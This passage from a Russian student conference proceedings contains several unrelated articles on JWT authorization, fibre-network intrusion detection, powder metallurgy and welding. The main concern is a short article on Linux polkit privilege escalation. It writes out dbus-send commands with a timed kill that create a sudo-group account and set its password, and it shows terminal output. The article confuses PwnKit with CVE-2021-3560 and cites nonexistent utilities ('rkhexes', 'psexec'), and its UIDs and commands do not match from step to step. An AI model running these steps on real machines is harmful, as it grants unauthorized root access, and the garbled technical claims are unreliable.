31. Восович, С. М. Культурно - просветительская деятельность Полоцкого православного братства в 1867 – 1914 годы / С. М. Восович // Вестник Полоцкого государственного университета. – Полоцк. – 2011. – № 1. – С. 29–39.

32. Восович, С. М. Культурно - просветительская деятельность православных братств Полоцкой епархии во второй половине XIX – начале XX в. / С. М. Восович // Вестник Брестского государственного технического университета. – Брест. – 2009. – № 6. – С. 44–48.

33. Шульга, Д., диак. Православные Братства на Беларуси с 1864 по 1917 гг.: дис...канд. богословия / диак. Д. Шульга. – СПб., 2004.

34. Миронов, А. В., священник. Противостояние: Минская епархия после выхода указа 17 апреля 1905 года «Об укреплении начал веротерпимости» / священник. Андрей Миронов. – Минск: Братство в честь Святого Архистратига Михаила в г. Минске Минской епархии Белорусской Православной Церкви, 2015. – 332 с.

35. Снапкоўская, С. В. Адукацыйная палітыка і школа на Беларусі у канцы XIX – пачатку XX ст. / С. В. Снапкоўская. – Мінск: НІА, 1998. – 191 с.

© Кривицкий М. А., 2023

## **ТЕХНИЧЕСКИЕ НАУКИ**



## **TECHNICAL SCIENCE**

**Ковелин Д.А., Князюк Н.И., Аминов Р.А., Женин И.В.**

студенты ГБПОУ «ЮУГК»

г. Челябинск, РФ

**Научный руководитель: Черяева О.А.,**

преподаватель ГБПОУ «ЮУГК»

г. Челябинск, РФ

## **УЯЗВИМОСТЬ НУЛЕВОГО ДНЯ**

### **Аннотация**

В статье авторами описан принцип уязвимости PwnKit, ее возникновение из - за ошибки в коде psexec, а также эскалация привилегий root прав. Анализ позволит лучше понять возможности уязвимости и ее влияние на схожие системные фрагменты ядра.

### **Ключевые слова**

Руткит, права суперпользователя, PoC –модель, эксплойт, Pwnkit, linux, LPE, IAM, уязвимость нулевого дня, UID пользователя

**Kovelin D.A., Knyazyuk N.I., Aminov R.A., Zhenin I.V.**

students of GBPOU «YUUGK»

Chelyabinsk, Russia

**Scientific supervisor: Cheraeva O.A.,**

teacher of GBPOU «YUUGK»

Chelyabinsk, Russia

### **Annotation**

In the article, the authors describe the principle of the PwnKit vulnerability, its occurrence due to an error in the psexec code, as well as the escalation of root privileges. The analysis will allow us to better understand the possibilities of the vulnerability and its impact on similar system fragments of the kernel.

### **Keywords**

Rootkit, superuser rights, RoS model, exploit, Pwnkit, linux, LPE, IAM, zero-day vulnerability, User UID

После блокировки компанией Microsoft возможность покупки корпоративной и домашней версии операционной системы (ОС) Windows, возрос спрос на альтернативные ОС. Сильную конкуренцию на данный момент системе Windows составляют дистрибутивы семейства Unix - подобных ОС на базе ядра Linux. Преимущество этой ОС заключается в свободном и открытом программном обеспечении, позволяющим иметь полный доступ ко всем файлам компьютера (в том числе и системным) и ее повсеместной доступности для различных задач.

Linux работает на множестве процессоров различных архитектур, таких как x86, x86 - 64, PowerPC, ARM, RISC - V, Alpha AXP, SPARC, Motorola 680x0, SuperH, IBM System / 390, MIPS, PA - RISC, AXIS CRIS, Renesas M32R, Atmel AVR32, Renesas H8 / 300, NEC V850, Tensilica Xtensa, «Эльбрус» и многих других, что делает такую систему универсальной [3][4][5].

Однако, универсальная не значит безопасная. Если в ОС Windows большая часть критически важных системных файлов оставалась скрытой и недоступной для пользователя даже с самыми привилегированными правами, что исключает возможную неосторожность пользователя или влияние вредоносной программы на систему в целом, которое может повлечь за собой нарушение целостности файлов, «поломку» программ или невозможность запустить компьютер. В ОС Linux у пользователя есть возможность изменять системные файлы, а значит, и влиять на общую работоспособность ОС, поэтому она ориентирована на более продвинутого пользователя, который совершенно точно знает, что делает.

Принципиальная сложность системы говорит о том, что, помимо гибкой настройки есть и гибкая система обхода защиты. Во всех дистрибутивах используется модульная система аутентификации пользователя – PAM, позволяющая выполнить аутентификацию конечного пользователя с IAM, а также запрашивать администраторам информацию о пользователях и группах. Находится PAM в директории `lib / security` для старых операционных систем типа CentOS и в директории `/usr / lib / x86_64 - linux - gnu / security`. Конфигурационные файлы – в директории `/etc / pam.d`.

Командой Qualys был опубликован отчет об уязвимости класса `memory corruption` в утилите `rkhexes` из компонентов Polkit. В отчете было сказано, что подобная уязвимость может привести к получению `root` - привилегий у аутентифицированного локального непривилегированного атакующего (Local Privilege Escalation aka LPE). Для эксплуатации демона `polkit` необходимо наличие уязвимого компонента в системе. Центр мониторинга и реагирования на инциденты информационной безопасности Jet CSIRT проанализировал доступную информацию об уязвимости и вывел рекомендации по ее обнаружению. Уязвимость получила название CVE - 2021 - 4034 [8].

Polkit (PolicyKit) - библиотека, противопоставляющая использованию таких систем, как `sudo`, но не наделяющая процесс пользователя правами администратора, а позволяющая точно контролировать, что разрешено, а что нет на уровне системы в Unix - подобных ОС. Примеры применения `polkit`: когда пользователь выключает или перезагружает компьютер, управляет беспроводными подключениями, получает доступ к аудио, сканеру и пр.

Суть уязвимости – ошибка в коде `rkhexes`, связанной с неправильной обработкой числа аргументов, когда при отсутствии аргументов возможно передать и выполнить «небезопасную» переменную в окружение `rkhexes`. Такие переменные удаляются из окружения `SUID` - программ с помощью `id.so` до выполнения функции входа в программу, однако данная уязвимость позволяет вновь ввести подобную переменную [1].

Как будет задействована сама уязвимость?

Диалоговое окно при входе в аккаунт имеет фоновый процесс. Диалоговое окно знает, как аутентифицировать пользователя и поэтому просто отправляет ваш

пароль в polkit напрямую. Поэтому мы напишем небольшой эксплойт и, используя ssh для запуска процесса входа в текстовом режиме, запустим rkhес снова и создадим фоновый процесс, через который будем внедрять наш эксплойт.[3][6][7][8]

Эксплойт – компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в ПО и применяемые для проведения атаки на вычислительную систему. Целью атаки может быть как захват контроля над системой (повышение привилегий), так и нарушение её функционирования (Dos - атака)[5][6]

Эксплойт состоит из 3 команд:

1) dbus - send --system --dest=org.freedesktop.Account --type=method \_ call --orint - reply / org / freedesktop / Accounts org.freedesktop.Accounts,CreateUser string:Hudson int32:1

2) & sleep 0.009s; kill \$!

3) openssl passwd - 5 GpEfrHhU

4) dbus - send --system --dest=org.freedesktop.Accounts --type=method \_ call --print - reply / org / freedesktop / Accounts / User1002 org.freedesktop.Account. User.SetPassword string: ' ' stringGoldenEye & sleep 0.009s; kill \$!

Мы совместим 2 команды, чтобы запускать и тут же закрывать команду в фоновом режиме. Итоговая команда будет выглядеть следующим образом:

dbus - send --system --dest=org.freedesktop.Accounts --type=method \_ call --print - reply / org / freedesktop / Accounts org.freedesktop.Accounts.CreateUser string:Hudson string: password int32:1 & sleep 0.009s; kill \$!

Эта команда запускает процесс аутентификации диалогового окна и тут же убивает его. Именно таким образом можно обойти этап аутентификации. Связано это с тем, что в момент запроса polkit у dbus - даемон UID соединения 1.96, уже будет существовать такое соединение и dbus - даемон обработает эту команду правильно и вернет ошибку. Polkit в свою очередь не отклоняет запрос с ошибкой, а распознает его как процесс с UID 0, т.е. процесс с root - привилегиями (рисунок 1).

```
Hacker" int32:1
guest@UbuntuPolKit:~$ dbus-send --system --dest=org.freedesktop.Account
s --type=method call --print-reply /org/freedesktop/Accounts org.freed
esktop.Accounts.CreateUser string:Hudson string:"Private Mother Hacker"
int32:1 & sleep 0.009s ; kill $!
[15] 2163
[14] Terminated          dbus-send --system --dest=org.freedesktop
p.Accounts --type=method call --print-reply /org/freedesktop/Accounts o
rg.freedesktop.Accounts.CreateUser string:Hudson string:"Private Mother
Hacker" int32:1
guest@UbuntuPolKit:~$ dbus-send --system --dest=org.freedesktop.Account
s --type=method call --print-reply /org/freedesktop/Accounts org.freed
esktop.Accounts.CreateUser string:Hudson string:"Private Mother Hacker"
int32:1 & sleep 0.009s ; kill $!
[16] 2163
[15] Terminated          dbus-send --system --dest=org.freedesktop
p.Accounts --type=method call --print-reply /org/freedesktop/Accounts o
rg.freedesktop.Accounts.CreateUser string:Hudson string:"Private Mother
Hacker" int32:1
guest@UbuntuPolKit:~$ dbus-send --system --dest=org.freedesktop.Account
s --type=method call --print-reply /org/freedesktop/Accounts org.freed
esktop.Accounts.CreateUser string:Hudson string:"Private Mother Hacker"
int32:1 & sleep 0.009s ; kill $!
[17] 2165
[16] Terminated          dbus-send --system --dest=org.freedesktop
p.Accounts --type=method call --print-reply /org/freedesktop/Accounts o
```

Рисунок 1 – Запуск процесса аутентификации диалогового окна и моментальное прекращение процесса

Итак, был создан новый пользователь, который относится к группе sudo. Далее нужно создать новый пароль для этого аккаунта. Dbus ожидает хэшированный пароль. Мы создадим его через библиотеку openssl

Успешным завершением третьей команды станет выведенный на экран хэш - пароль (рисунок 2).

```
guest@UbuntuPolKit:~$ openssl passwd -5 GpEfrHU  
$5$cTab51YjggUXeif/$V1u/th10rxeaMojEHilfAD3LjjYj1ao4ey39TTorj.
```

Рисунок 2 – Создание хэшированного пароля для строки «GpEfrHU»

Теперь повторим аналогичные обходу аутентификации polkit действия, но с другим методом dbus. Вся команда будет выглядеть так:

```
dbus - send -- system -- dest=org.freedesktop.Accounts -- type=method _ call --  
print - reply / org / freedesktop / Accounts / User3501 org.freedesktop. Accounts.  
User.SetPassword string:'$5$cTab51YjggUXeif / $V1u / th10rxeaMojEHilfAD3LjjYj1ao4  
ey39TTorj ' string:Excellent & sleep 0.009s; kill $!
```

Эта команда будет отправлять сообщение на шину сообщений dbus с использованием протокола системы. Она вызывает метод «SetPassword» объекта «User» для пользователя с UID 3501, которого мы создали ранее

После выполнения этих шагов, мы можем войти в систему под именем Hudson и получить права администратора [4][8].

Уязвимость **CVE - 2021 - 3560** была добавлена 9 лет назад и впервые использовался в версии 0.113 программы polkit. Уязвимость взаимосвязана, помимо компонентов системы, использующих демон «polkitd» и «dbus - daemon», с пакетными менеджерами (apt, yum, dnf, pacman), настройкой сети (NetworkManager, system - logind), менеджеров электропитания 9UPower, systemd - logind), инструментов администрирования системы (GNOME, KDE) и утилиты для управления пользовательскими аккаунтами. Пока эти приложения пользуются Polkit для выполнения привилегированных действий, они потенциально доступны для злоумышленника [1][7][8].

### Библиографический список:

1. Polkit [Электронный ресурс]: URL: <https://ru.wikipedia.org/wiki/Polkit> (дата обращения 13.07.2023). – Текст: электронный
2. Волох С. В. Ubuntu Linux с нуля. — 2 - е изд., перераб. и доп. / С.В. Волох. - Санкт - Петербург: БХВ - Петербург, 2021. - 416 с
3. Керриск М. Интерфейс программирования под Linux: руководство по системному программированию под Linux и UNIX / М. Керриск. – Питер, 2022. — 1248 с.
4. Скабцов Н. Аудит безопасности информационных систем / Н. Скабцов. - Санкт - Петербург: Питер, 2018. - 272 с.



5. Фленов М. Е. Linux глазами хакера. — 6 - е изд., перераб. и доп. / М.Е. Фленов. - Санкт - Петербург: БХВ - Петербург, 2021. - 416 с.

6. Эксплойт [Электронный ресурс]: URL: [https:// ru.wikipedia.org / wiki / Эксплойт](https://ru.wikipedia.org/wiki/Эксплойт) (дата обращения 13.07.2023). – Текст: электронный

7. Эскалация привилегий при помощи polkit: как получить root - доступ в Linux, воспользовавшись семилетним багом [Электронный ресурс]: URL: [https:// habr.com / ru / company / timeweb / blog / 681664 /](https://habr.com/ru/company/timeweb/blog/681664/) (дата обращения 13.07.2023). – Текст: электронный

8. Я есть root. Повышение привилегий в ОС Linux через SUID / SGID [Электронный ресурс]: URL: [https:// habr.com / ru / company / jetinfosystems / blog / 506750 /](https://habr.com/ru/company/jetinfosystems/blog/506750/) (дата обращения 13.07.2023). – Текст: электронный

© Ковелин Д.А., Князюк Н.И., Аминов Р.А., 2023 г.

**Климов.Д.И.**

студент Пензгту,  
г.Пенза, РФ

**Жашкова Т.В.**

к.т.н., доцент кафедры информационных технологий и систем,  
г. Пенза, РФ

Россия, г. Пенза, Пензенский государственный технологический университет

## **МОДЕЛИРОВАНИЕ ПРОЦЕССА АВТОРИЗАЦИИ С ПОМОЩЬЮ JWT ТОКЕНА В СИСТЕМЕ УПРАВЛЕНИЯ ПРОДАЖАМИ НА МАРКЕТПЛЕЙСЕ**

### **Аннотация**

*This article provides an insightful exploration into the modeling of user authorization within a marketplace sales management system through the integration of JWT tokens. Employing the power of UML diagrams, it vividly illustrates the sequential process, shedding light on the intricate steps involved. Specifically, it introduces a Deployment Diagram, elucidating the structural arrangement of system components, and an Activity Diagram, meticulously detailing the JWT token - based user authorization journey.*

### **Ключевые слова**

User Authorization, JWT Token, Marketplace, Deployment diagram, Activity diagram, Authorization mechanism

### **Введение**

Современные системы управления продажами на маркетплейсе требуют надежной и безопасной системы авторизации пользователей. В этом контексте JWT токен становится все более популярным средством для обеспечения безопасной аутентификации и авторизации. Этот подход минимизирует нагрузку

на сервер, сохраняя состояние аутентификации на клиентской стороне. Данная работа представляет модель процесса авторизации с использованием *JWT* токена на основе системы управления продажами на маркетплейсе с помощью *UML* - диаграмм[1].

В современном мире разработки программного обеспечения важным инструментом для визуализации, анализа и проектирования систем является Unified Modeling Language (UML). Он предоставляет наглядные средства для представления процессов и взаимодействий в системах. Процесс авторизации с *JWT* токеном имеет сложную структуру, продемонстрированную с помощью диаграммы развертывания[2]. Диаграмма изображена на рисунке 1.




Рисунок 1 – Диаграмма развертывания

На этой диаграмме проиллюстрированы компоненты системы управления продажами на маркетплейсе и их взаимодействие. Пользовательское устройство инициирует взаимодействие с приложением через *Nginx*, который выступает в роли веб - сервера и обратного прокси. "API" обеспечивает взаимодействие с базой данных, где хранится информация о продажах. "*Message Queue*" обеспечивает обмен сообщениями между компонентами. С помощью диаграммы развертывания показана структура и взаимосвязи между компонентами системы. Пользовательское устройство обменивается *HTTP* запросами с приложением через *Nginx*. Приложение взаимодействует с "*API*" для работы с базой данных, а также

использует "Message Queue" для обмена сообщениями между компонентами. Эта архитектура обеспечивает эффективное взаимодействие между компонентами и обеспечивает надежность системы.

Одним из ключевых инструментов визуализации и анализа процесса авторизации пользователя стала диаграмма активности. Она демонстрирует последовательные шаги и взаимодействия, необходимые для успешной авторизации. Начиная с точки старта, система проверяет наличие JWT токена. При его отсутствии, пользователю возвращается сообщение об ошибке. При наличии токена, система создает клиента с использованием "JWTApiClient", который предоставляет доступ к функциональности JWT. Далее, система осуществляет шаги по получению и обработке данных о товарах, включая создание словарей для управления информацией о товарах и их атрибутах. Разработанная Диаграмма активности изображена на рисунке 2.




Рисунок 2 – Диаграмма активности

Подробное описание элементов диаграммы:

1. Точка старта (\*): Это начальная точка, от которой начинается процесс авторизации. Система переходит к следующему шагу после этой точки.

2. Проверка наличия JWT токена: Первым шагом система проверяет, есть ли у пользователя действительный JWT токен. Если токен отсутствует или недействителен, система переходит к ветке "false", где выводится сообщение об ошибке, требуя предоставить корректный токен для продолжения.

3. Создание *new \_ client* с помощью *JWTApiClient* и *jwt \_ token*. Если у пользователя есть действительный токен, система инициирует создание нового клиента "*new \_ client*" с помощью специального инструмента "*JWTApiClient*". Этот клиент будет использоваться для взаимодействия с токенами и другими компонентами системы.

4. Получение данных о товарах: Следующим шагом система начинает процесс получения данных о товарах. Для этого она создает два пустых словаря: "*stock \_ products*" для хранения информации о товарах и "*barcode \_ hashmap*" для связи штрих - кодов с атрибутами.

5. Получение или создание продукта из *stock \_ products* с помощью *nmId*. Система переходит к обработке каждого элемента в "*raw \_ stock*". Для каждого элемента, она проверяет наличие соответствующего продукта в словаре "*stock \_ products*" на основе "*nmId*".

6. Создание нового продукта с помощью *nmId* и *supplier \_ article*. Если продукт отсутствует в словаре, система создает новый продукт с использованием "*nmId*" и информации о поставщике "*supplier \_ article*".

7. Обновление атрибутов продукта с данными из элемента: Если продукт уже существует, система обновляет его атрибуты, используя информацию из текущего элемента.

8. Вызов функции *get \_ price \_ change \_ from \_ redis* с продуктом и *x64 \_ token*. Далее система вызывает функцию для получения изменений цен из кэша *Redis* с использованием продукта и "*x64 \_ token*". Этот шаг важен для обновления цен на продукты.

9. Получение или создание размера из элемента: Система проверяет наличие размера продукта в словаре "*stock \_ products*". Если размер отсутствует, система создает новый размер.

10. Обновление значений размера в продукте: Система обновляет значения размера продукта на основе данных из текущего элемента.

11. Добавление отображения штрих - кода и *nmId* / размера в *barcode \_ hashmap*. Здесь система добавляет информацию о штрих - кодах и связанных с ними атрибутах в словарь "*barcode \_ hashmap*".

12. Возврат *stock \_ products* и *barcode \_ hashmap*. По завершении всех операций, система возвращает обновленные словари "*stock \_ products*" и "*barcode \_ hashmap*" в качестве ответа на запрос пользователя, успешно завершая процесс авторизации с использованием *JWT* токена.

Таким образом, с помощью диаграммы активности подробно описаны этапы авторизации для понимания последовательности операций и взаимодействия между компонентами системы[5].

### **Выводы.**

Моделирование процесса авторизации с помощью *JWT* токена с использованием *UML* - диаграмм позволило получить визуальное представление о сложной структуре системы авторизации. Разработанные диаграммы развертывания и активности показали взаимодействие компонентов и последовательность операций; они являются важным инструментом для разработчиков и аналитиков, способствуя более эффективной и безопасной реализации системы управления продажами на маркетплейсе.

### Список использованной литературы:

1. Mikheev, M. Yu. Mental restructuring as a factor in the digital transformation of african continent agro - business / M. Yu. Mikheev, L. N. M. Pepel, S. Helal // . – 2022. – No. 36(36). – P. 62 - 66. – DOI 10.46548 / CIT - 2022 - 0036 - 0014. – EDN XWMSCE.

2. Mikheev, M. Yu. Digital activity of the population in the context of the transformation of the information ecological environment / M. Yu. Mikheev, L. N. M. Pepel, S. Helal // . – 2022. – No. 36(36). – P. 67 - 71. – DOI 10.46548 / CIT - 2022 - 0036 - 0015. – EDN OBQRZP.

3. Кирюшин, Ю. Н. Применение объектно - ориентированного подхода при моделировании системы роботизированной доставки / Ю. Н. Кирюшин, Е. А. Гудкова // Современные информационные технологии. – 2022. – № 36(36). – С. 100 - 105. – DOI 10.46548 / CIT - 2022 - 0036 - 0023. – EDN HXZCJP.

4. Проектирование программного обеспечения для расчета характеристик и моделирования сигма - дельта АЦП средствами языка UML / Д. А. Жаренов, О. И. Лазарева, К. Ю. Пискаев, А. С. Фомина // Современные информационные технологии. – 2022. – № 35(35). – С. 47 - 52. – DOI 10.46548 / CIT - 2022 - 0035 - 0014. – EDN YUBIYK.

5. Основы UML [Электронный ресурс]. – Режим доступа: <https://proprof.com/archives/2594>, Загл. С экрана. Дата обращения 10.04.2023 6. Real - Time Web Map Construction Based on Multiple Cameras and GIS [ Электронный ресурс]. – Режим доступа: <https://www.mdpi.com/2220-9964/10/12/803/>, Загл. С экрана. Дата обращения 10.04.2023 7. Teacher Educators' Journal / Day J Verbiest C / 2021 14 3 - 21 – 25 с.

© Климов Д.И., Жашкова Т.В, 2023

**Коваленко О. Н.**

канд. техн. наук, доцент  
ОМГУПС,  
г. Омск, РФ

**Трофимова А. В.**

студент 4 курса ИАТИТа  
ОМГУПС,  
г. Омск, РФ

## СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДОВ ОБНАРУЖЕНИЯ НЕСАНКЦИОНИРОВАННОГО ПОДКЛЮЧЕНИЯ В СЕТЯХ ПАССИВНОГО ДОСТУПА

### **Аннотация**

*Проведен обзор методов обнаружения несанкционированного доступа в сетях пассивного доступа (PON). Выявлено, что наибольшее распространение получили методы оптической рефлектометрии, реализуемые как с помощью отдельных устройств – рефлектометров, так и в составе системы мониторинга сети. В связи с этим в работе выполнен сравнительный анализ возможностей систем мониторинга*

---

(СМ), предлагаемых на рынке телекоммуникационных услуг, и определены критерии, позволяющие оценить качество работы СМ с точки зрения обеспечения информационной безопасности в сетях PON.

### **Ключевые слова**

*Сети пассивного доступа, несанкционированный доступ (НСД), методы обнаружения НСД, системы мониторинга, критерии защищенности.*

*В современном мире повсеместно внедряется новое поколение сетей доступа – пассивные оптические сети (PON). Преимуществом данной технологии является высокая скорость передачи данных, простота подключения новых абонентов, предоставление разнообразных услуг и др. [1]. В то же время сети PON, хоть и строятся на основе волоконно - оптического кабеля, нуждаются в обеспечении информационной безопасности.*

*Вопросы информационной безопасности и обнаружения несанкционированного доступа в пассивных оптических сетях рассматривались многими исследователями, например [1] – [3]. Однако авторы отмечают, что задача обеспечения информационной безопасности полностью еще не решена.*

*Как показано в [2], решение проблемы защиты информации, передаваемой по волоконно - оптическим сетям, развивается в двух основных направлениях: защите «содержательной составляющей передаваемых сигналов» методами криптографии, кодового зашумления и т.д. и защите оптического излучения (мониторинг несанкционированного подключения, анализ оптического спектра, прохождение контрольных сигналов).*

*Рассмотрим методы обнаружения несанкционированного доступа в сети PON [4]:*

1. Метод анализа оптического спектра будет обнаруживать «заглушения», возникающие в результате несанкционированного подключения, которые воздействуют на оптический спектр сигнала. Рассматриваемый метод основывается на статистическом сравнении выборочных средних значений со статистическими средними значениями. Аргументы, встречающиеся в нем, базируются на некоторых законах больших чисел. Это приводит к тому, что редко случающиеся ухудшения сигнала не будут определены вообще или будут определены спустя длительное время.

2. Метод контрольных сигналов использует сигналы, распространяющиеся по тем же маршрутам и проходящие по тем же узлам, что и информационные сигналы, но отличающиеся от них своей основной задачей - выявлением проблем связи и нарушением соединения. Контрольные сигналы, как правило, работают на других частотах.

3. Методы оптической рефлектометрии. Оптические рефлектометры - устройства, особым образом использующие контролирующие сигналы. В данном случае анализируются характеристики отраженного контролирующего сигнала на передающей стороне. Оптические рефлектометры в основном применяются для выявления ошибок, неоднородностей, потерь в оптическом волокне.

В настоящее время для определения несанкционированного доступа наиболее распространен метод оптической рефлектометрии. Лучше, если данный метод будет реализован в системе мониторинга пассивной волоконно - оптической сети доступа. Согласно [3], такие системы должны обеспечивать:

- автоматическое обнаружение факта и места реализации НСД;
- дистанционный контроль НСД к активным оптическим волокнам ВОК;
- оповещение о несанкционированном подключении к оптическому кабелю.

На мировом рынке существует широкий выбор оптических рефлектометров и систем мониторинга сетей PON, каждый из которых в свою очередь должен выполнять многокритериальную задачу, отвечающую требованиям для защиты сетей PON. Необходимо выяснить на примере конкретных моделей систем мониторинга, какие из них в большей мере соответствуют требованиям защиты, а какие лишь частично удовлетворяют потребности в защищенности. Этому посвящено данное исследование.

На основании информации от производителей систем мониторинга сетей PON составим список критериев, позволяющих оценить качество обеспечения информационной защищенности с использованием системы мониторинга.

Таблица 1 – Критерии защищенности PON от НСД с помощью систем мониторинга

Критерий защищенности от НСД	Подкритерий	Примечание
Идентификация OLT / ONT	Проверка активирования ONU / ONT	–
	Идентификация серийного номера ONU / ONT	–
	Обнаружение дефектных ONU / ONT и несанкционированных устройств	–
Идентификация OLT / ONT	Идентификация OLT - ID	Позволяет обнаружить «подслушивание» и «подмену» пользователя
Организация работы системы мониторинга	Возможность проведения измерений в режиме реального времени	Позволяет своевременно выявить нарушения и быстро среагировать
	Возможность проводить измерения на работающей системе	–

	Генерация отчетов и своевременное оповещение о возникновении НСД	Хранение результатов
Способы обнаружения НСД	Измерение мощности оптического сигнала на разных длинах волн	Позволяет идентифицировать отвод информационного сигнала
	Идентификация оптических волокон (ОВ)	Позволяет определить, на каком ОВ возник НСД
	Визуализация некачественного сварного соединения, макроизгиба в сплайс - касете оптической муфты или кроссе, загрязнения оптического коннектора с помощью красного света с длиной волны $\lambda=650$ нм, что позволяет определить до какого места проходит сигнал	Указанные места являются источниками повышенного оптического излучения вовне и могут стать опорной точкой для несанкционированного подключения
	Измерение и анализ отражений на разъемах	Позволяет зафиксировать изменения показателя потерь при передаче данных
	Измерение вносимых потерь в режиме реального времени на сварных и разъемных соединениях, сплиттерах, линейных участках ВОЛС	—

Предложенные в таблице 1 критерии позволяют оценить степень защищенности от НСД к сетям PON, реализуемую с помощью рассматриваем системы мониторинга, и выбрать СМ, наиболее отвечающую заданным требованиям.

#### **Список использованной литературы:**

1. Булавкин И.А. Вопросы информационной безопасности сетей PON // Технологии и средства связи. 2006. №2. С.104 - 108.



2. Сергеев Н.Н., Урядов В.Н., Шишпорёнок С.С. Атаки на пассивные оптические сети со стороны абонентского окончания // Доклады БГУИР. 2018. № 4 (114). С. 5 - 10.
3. Китова Е. Т., Горлов Н. И., Богачков И. В. Мониторинг несанкционированного доступа в оптических сетях доступа // Системы синхронизации, формирования и обработки сигналов. 2020. №4. С. 26 - 31.
4. Аст Д., Баранов Я., Саже М. Измерения на сетях PON // Первая миля. 2018. №4. С. 36 - 39.

© Коваленко О. Н., Трофимова А. В., 2023

**Новиков В.Г.**

Студент

Тульский государственный университет

Тула, Россия

## **ПОЛУЧЕНИЕ МЕТАЛЛИЧЕСКИХ ИЗДЕЛИЙ ИЗ ПОРОШКОВЫХ МАТЕРИАЛОВ**

### **Аннотация**

В данной статье рассматриваются общие сведения о спекании порошковых металлов, как основном методе порошковой металлургии. В настоящей статье рассматриваются основные аспекты спекания порошковых металлов, включая этапы процесса, факторы, влияющие на его результаты, и применение данного метода в различных отраслях промышленности.

### **Ключевые слова**

порошковые металлы, изготовление деталей, смешивание порошка, очистка, спекание, обработка.

Процесс получения деталей из порошковых металлов включает несколько ключевых этапов. Первым этапом является очистка и подготовка порошка. Это важный шаг, поскольку любые примеси или загрязнения могут негативно сказаться на качестве и свойствах конечного изделия. Очищенные порошки затем смешиваются спрессовываются и формируются в полуфабрикат.

Следующим этапом процесса изготовления деталей из порошковых металлов является смешивание порошка. Это важный шаг, так как смешивание должно быть равномерным и однородным, чтобы обеспечить высокое качество и однородность материала. В зависимости от требуемых свойств и характеристик деталей, могут использоваться различные методы смешивания, такие как механическое смешивание, электростатическое смешивание.

Далее происходит прессование для чего применяются различные методы, включая прессование и прессование с использованием вибрации. Последующим этапом является нагревание полуфабриката до определенной температуры. Во время нагревания происходит слияние порошковых частиц, образуя связующую фазу. Затем происходит охлаждение, чтобы закрепить структуру и форму изделия.

Ряд факторов оказывает влияние на процесс спекания порошковых металлов. Один из важных факторов - размер и форма порошков. Более мелкие и однородные порошки спекаются лучше, так как у них больше поверхности для взаимодействия и слияния. После спекания может потребоваться дополнительная обработка для достижения желаемых размеров, формы и поверхностной отделки деталей. Это может включать механическую обработку, полировку, шлифовку, травление и другие процессы.



Рис. 1. Схема процесса

Изготовление деталей из порошковых металлов является сложным и технологически разнообразным процессом. Знание всех этапов этого процесса и правильное их выполнение позволяет получить высококачественные и точные детали с желаемыми свойствами и характеристиками. Важно учитывать требования к порошку, очистке, формированию, спеканию и обработке для достижения желаемого результата.

### Список использованной литературы:

1. Технология конструкционных материалов: учебник / О.С. Комаров, В.Н. Ковалевский, А.С. Чаус и др.; под общей редакцией О.С. Комарова. - Мн.: Новое знание, 2005. - 560 с.

2. Самсонов Г.В. Особенности кинетики уплотнения порошков ковалентных веществ / Г.В. Самсонов, С.М. Ковальченко // Порошковая металлургия. - 1961. - №1. - С.20.

3. Кузнецов В.И. Химия и химическая технология. Эволюция взаимосвязей. / В.И. Кузнецов, З.А. Зайцева. - М.: Наука, 1984. - 154 с.

4. Цукерман С. А. Порошковая металлургия и ее промышленное применение / С. А. Цукерман. - М. - Л.: Изд - во АН СССР, 1949. - 87 с

5. Порошковая металлургия и пыленные покрытия: учеб. пособие / В.Н. Анциферов [и др.]; под общ. ред. Б.С. Митина. – М.; Металлургия, 1987. – 792 с.

6. Технология конструкционных материалов: учебник / О.С. Комаров, В.Н. Ковалевский, А.С. Чаус и др.; под общей редакцией О.С. Комарова. - Мн.: Новое знание, 2005. - 560 с.

© Новиков В.Г., 2023

**Поляков Д.А.**

(аспирант 3 курса кафедры "Материаловедение",  
Московский политехнический университет,  
Россия, Москва

Научный руководитель: **Овчинников В.В.**

д.т.н., профессор, заведующий кафедрой «Материаловедение»,  
Московский политехнический университет,  
Россия, Москва,

## **ДЕФОРМИРОВАНИЕ С НАГРЕВОМ СВАРНЫХ СОЕДИНЕНИЙ СТП ЛИСТОВ АЛЮМИНИЕВОГО СПЛАВА 1565ЧМ**

### **Аннотация**

При изготовлении сварных воздушных баллонов из алюминиевого сплава 1565ЧМ выполняется деформирование сварного соединения, полученного сваркой трением с перемешиванием (СТП), при температуре 450–480 °С. В процессе горячей деформации наблюдается вытекание металла сварного шва из - за различия в его деформационной способности и основного металла. Были проведены испытания на растяжение при повышенных температурах образцов из листов сплава 1565ЧМ и из сварного шва, полученного сваркой трением с перемешиванием. Установлено, что различия в деформационной способности обусловлены мелкозернистым строением металла шва, в результате чего при температурах деформирования 450–500 °С металла шва проявляет склонность к сверхпластичности. Для обеспечения близкой способности к деформированию основного металла и металла шва при СТП необходимо обеспечить соотношение среднего размера зерна в шве и основном металле на уровне 0,32–0,37.

### **Ключевые слова**

сварка трением с перемешиванием; алюминиевый сплав; горячее деформирование; металла шва; микроструктура; сверхпластичность;

### **Polyakov D.A.**

(3th year PhD student of the Department of Materials Science),  
Moscow Polytechnic University,  
